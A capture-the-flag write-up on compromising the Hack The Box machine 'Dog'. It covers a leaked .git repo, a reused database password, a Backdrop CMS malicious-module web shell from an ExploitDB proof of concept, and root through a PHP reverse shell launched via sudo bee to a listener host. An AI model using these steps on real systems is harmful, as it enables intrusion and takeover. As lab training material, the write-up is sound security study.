Dog - Easy - Linux
Nmap Scan
The port scan discovered SSH is active and an apache web server is hosting a website in addition to a git repo.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
# Nmap 7.95 scan initiated Sat Mar  8 15:44:31 2025 as: /usr/lib/nmap/nmap -sCV -p- -v -oN portscan.log 10.10.11.58
Nmap scan report for 10.10.11.58
Host is up (0.035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 3836E83A3E835A26D789DDA9E78C5510
|_http-title: Home | Dog
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  8 15:44:54 2025 -- 1 IP address (1 host up) scanned in 23.65 seconds
Download Git Repo
git-dumper was used to download the repo for further investigation.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/hackthebox/dog/gitdump]
└─$ git-dumper http://10.10.11.58:80/.git/ .
[-] Testing http://10.10.11.58:80/.git/HEAD [200]
[-] Testing http://10.10.11.58:80/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.10.11.58:80/.git/ [200]
[-] Fetching http://10.10.11.58:80/.gitignore [404]
[-] http://10.10.11.58:80/.gitignore responded with status code 404
[-] Fetching http://10.10.11.58:80/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.11.58:80/.git/config [200]
[-] Fetching http://10.10.11.58:80/.git/HEAD [200]
Inspecting Git Repo
The repo contains a copy of files which are probably in production on the apache web server. The web application is called Backdrop CMS which is an open source project. The project can be found at the following link:
https://github.com/backdrop
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/hackthebox/dog/gitdump]
└─$ ls -la
total 92
drwxrwxr-x 8 kali kali  4096 Mar 10 00:38 .
drwxrwxr-x 6 kali kali  4096 Mar 10 00:38 ..
drwxrwxr-x 9 kali kali  4096 Mar 10 00:38 core
drwxrwxr-x 7 kali kali  4096 Mar 10 00:38 files
drwxrwxr-x 7 kali kali  4096 Mar 10 00:38 .git
-rwxrwxr-x 1 kali kali   578 Mar 10 00:38 index.php
drwxrwxr-x 2 kali kali  4096 Mar 10 00:38 layouts
-rwxrwxr-x 1 kali kali 18092 Mar 10 00:38 LICENSE.txt
-rwxrwxr-x 1 kali kali  5285 Mar 10 00:38 README.md
-rwxrwxr-x 1 kali kali  1198 Mar 10 00:38 robots.txt
-rwxrwxr-x 1 kali kali 21732 Mar 10 00:38 settings.php
drwxrwxr-x 2 kali kali  4096 Mar 10 00:38 sites
drwxrwxr-x 2 kali kali  4096 Mar 10 00:38 themes
SQL Configuration File
The following credentials were discovered within the settings.php file.
1
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
Username Discovery
The following username was discovered by grepping for the dog.htb domain.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/hackthebox/dog/gitdump]
└─$ grep -Ri 'dog.htb' -A5 -B5
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_url": "",
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_not_implemented_url": "https://github.com/backdrop-ops/backdropcms.org/issues/22",
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_max_attempts": 2,
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_timeout": 30,
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_emails": [
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    ],
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_threshold": "all",
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_requirement_type": 0,
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_status": [],
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json-    "update_projects": []
--
.git/logs/refs/heads/master:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000	commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
--
.git/logs/HEAD:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000	commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
Inspecting Port 80

Screenshot of the home page.
Testing Credentials

It was possible to login to the web application with the discovered username and password.

Screenshot of the admin dashboard.
Uploading Malicious Plug-in
After researching for known exploits related to Backdrop CMS I found the below POC on ExploitDB.
https://www.exploit-db.com/exploits/52021
The script generates a ZIP file which is then uploaded and installed as a plug-in.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/hackthebox/dog]
└─$ python3 exploit.py http://10.10.11.58
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.10.11.58/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.10.11.58/modules/shell/shell.php
Manually Installing Plug-in (ZIP)

After attempting to upload the ZIP file an error message appeared advising ZIPs are not supported. The web application is expecting the plug-in to be contained within a tar archive.
Manually Installing Plug-in (TAR)

To resolve the error message I added the plug-in files into a TAR archive. This resulted in a successful installation as seen below.
Testing Malicious Plug-in

The web shell is working as expected as seen below.

Reverse Shell Obtained (www-data)


Password Reuse Test
After gaining a foothold on the system I dumped the SQL database using the credentials discovered in the settings.php file. The hashes were not cracking within 5 minutes so I assumed it was not the way forward. Instead I collected the list of users on the system who had shell access and tested known passwords. It was possible to login as johncusack using the SQL password.
1
2
3
4
5
6
www-data@dog:/var/www/html/modules/shell$ cat /etc/passwd | grep sh$
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
johncusack:x:1001:1001:,,,:/home/johncusack:/bin/bash
www-data@dog:/var/www/html/modules/shell$
SSH access obtained as johncusack. User flag captured.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(kali㉿kali)-[~/hackthebox/dog]
└─$ ssh johncusack@10.10.11.58
johncusack@10.10.11.58's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 11 Mar 2025 12:20:31 AM UTC

  System load:           0.0
  Usage of /:            49.1% of 6.32GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.58
  IPv6 address for eth0: dead:beef::250:56ff:fe94:3fb0


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


johncusack@dog:~$
Escalating to Root - Bee Backdrop CMS Tool
After checking SUDO access johncusack could run the bee tool as root. The bee tool comes with Backdrop CMS and is used to manage it. It has several functions which are of interest.
1
2
3
4
5
6
7
8
johncusack@dog:/backdrop_tool/bee$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
The below snippet shows the functions of bee. The eval and php-script functions stand out the most as they could be used to get code execution as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
 ADVANCED
  db-query
   dbq
   Execute a query using db_query().

  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.

  sql
   sqlc, sql-cli, db-cli
   Open an SQL command-line interface using Backdrop's database credentials.
I uploaded a PHP reverse shell and saved it in the /tmp directory. The below snippet shows the results of attempting to use the bee tool with sudo to execute the reverse shell. It failed due to a bootstrap error. I struggled to figure out why it kept failing and after researching bee I learned that it expects to be executed from the working directory of a Backdrop CMS install.
1
2
3
johncusack@dog:/backdrop_tool/bee$ sudo bee php-script /tmp/phpshell.php

 ✘  The required bootstrap level for 'php-script' is not ready.
After changing the current working directory to /var/www/html were Backdrop CMS was already installed the results were better. The error message no longer appeared and the reverse shell was executed with sudo.
1
2
3
4
5
6
johncusack@dog:/var/www/html$ sudo bee php-script /tmp/phpshell.php
johncusack@dog:/var/www/html$
 ℹ  Notice: Undefined variable: daemon
in printit() (line 184 of /tmp/phpshell.php).

Successfully opened reverse shell to 10.10.14.16:9001
Root Shell Obtained
Call back was successful. Root flag captured.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/hackthebox/dog]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.58] 34386
Linux dog 5.4.0-208-generic #228-Ubuntu SMP Fri Feb 7 19:41:33 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 00:24:17 up  4:48,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
johncusa pts/0    10.10.14.16      00:20    1.00s  0.06s  0.06s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# cat /root/root.txt
8bb13980f98142b836028fc4e6f77d9a
# id
uid=0(root) gid=0(root) groups=0(root)